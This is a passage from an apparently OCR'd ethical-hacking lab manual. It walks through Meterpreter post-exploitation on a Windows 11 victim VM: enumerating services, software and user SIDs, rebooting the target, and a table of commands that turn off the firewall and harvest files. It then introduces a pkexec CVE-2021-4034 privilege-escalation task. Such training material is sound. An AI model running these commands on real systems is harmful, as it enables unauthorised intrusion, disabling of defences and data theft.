
47. Type **sc queryex type=service state=all** and press **Enter**, to list all the available services

```
Applications  Places  System                                   Sat Apr 9, 06:58
                          msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
C:\>sc queryex type=service state=all
sc queryex type=service state=all

SERVICE_NAME: AdobeARMservice
DISPLAY_NAME: Adobe Acrobat Update Service
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                             (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 8072
        FLAGS              :

SERVICE_NAME: AJRouter
DISPLAY_NAME: AllJoyn Router Service
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1077  (0x435)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 0
        FLAGS              :

SERVICE_NAME: ALG
DISPLAY_NAME: Application Layer Gateway Service
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
Menu   msfconsole - Parrot Ter...
```

48. Now, we will list details about specific service, to do that type **netsh firewall show state** and press **Enter**, to display current firewall state.




49. Type **netsh firewall show config** and press **Enter** to view the current firewall settings in the target system.




50. Type **wmic /node:"" product get name,version,vendor** and press **Enter** to view the details of installed software.

    Note: Results might vary when you perform this task.



51. Type **wmic cpu get** and press **Enter**, to retrieve the processor's details.

52. Type **wmic useraccount get name,sid** and press **Enter**, to retrieve login names and SIDs of the users.




53. Type **wmic os where Primary='TRUE' reboot** and press **Enter**, to reboot the target system.

54. Apart from the aforementioned post exploitation commands, you can also use the following additional commands to perform more operations on the target system:

Post Exploitation	
Command	**Description**
net start or stop	Starts/stops a network service
netsh advfirewall set currentprofile state off	Turn off firewall service for current profile
netsh advfirewall set allprofiles state off	Turn off firewall service for all profiles
Post Escalating Privileges	
findstr /E ".txt" > txt.txt	Retrieves all the text files (needs privileged access)
findstr /E ".log" > log.txt	Retrieves all the log files
findstr /E ".doc" > doc.txt	Retrieves all the document files

55. Observe that the Meterpreter session also dies as soon as you shut down the victim machine.



56. Switch to the **Windows 11** virtual machine (victim machine).

57. You can observe that the machine has been turned off.

58. This concludes the demonstration of how to hack Windows machines using Metasploit and perform post-exploitation using Meterpreter.

59. Close all open windows and document all the acquired information.

60. Turn off the **Parrot Security** virtual machine.

Task 3: Escalate Privileges by Exploiting Vulnerability in pkexec

Polkit or Policykit is an authorization API used by programs to elevate permissions and run processes as an elevated user. The successful exploitation of the Polkit pkexec vulnerability allows any unprivileged user to gain root privileges on the vulnerable host.

In the pkexec.c code, there are parameters that doesn't handle the calling correctly which ends up in trying to execute environment variables as commands. Attackers can exploit this vulnerability by designing an environment variable in such a manner that it will enable pkexec to execute an arbitrary code.


Here, we are using a proof-of-concept code to execute the attack on the target system and escalate the privileges from a standard user to a root user.

Note: In this task, we are exploiting the **pkexec CVE-2021-4034** vulnerability that was shown in the task **Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)** of Module 05 (Vulnerability Analysis).

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

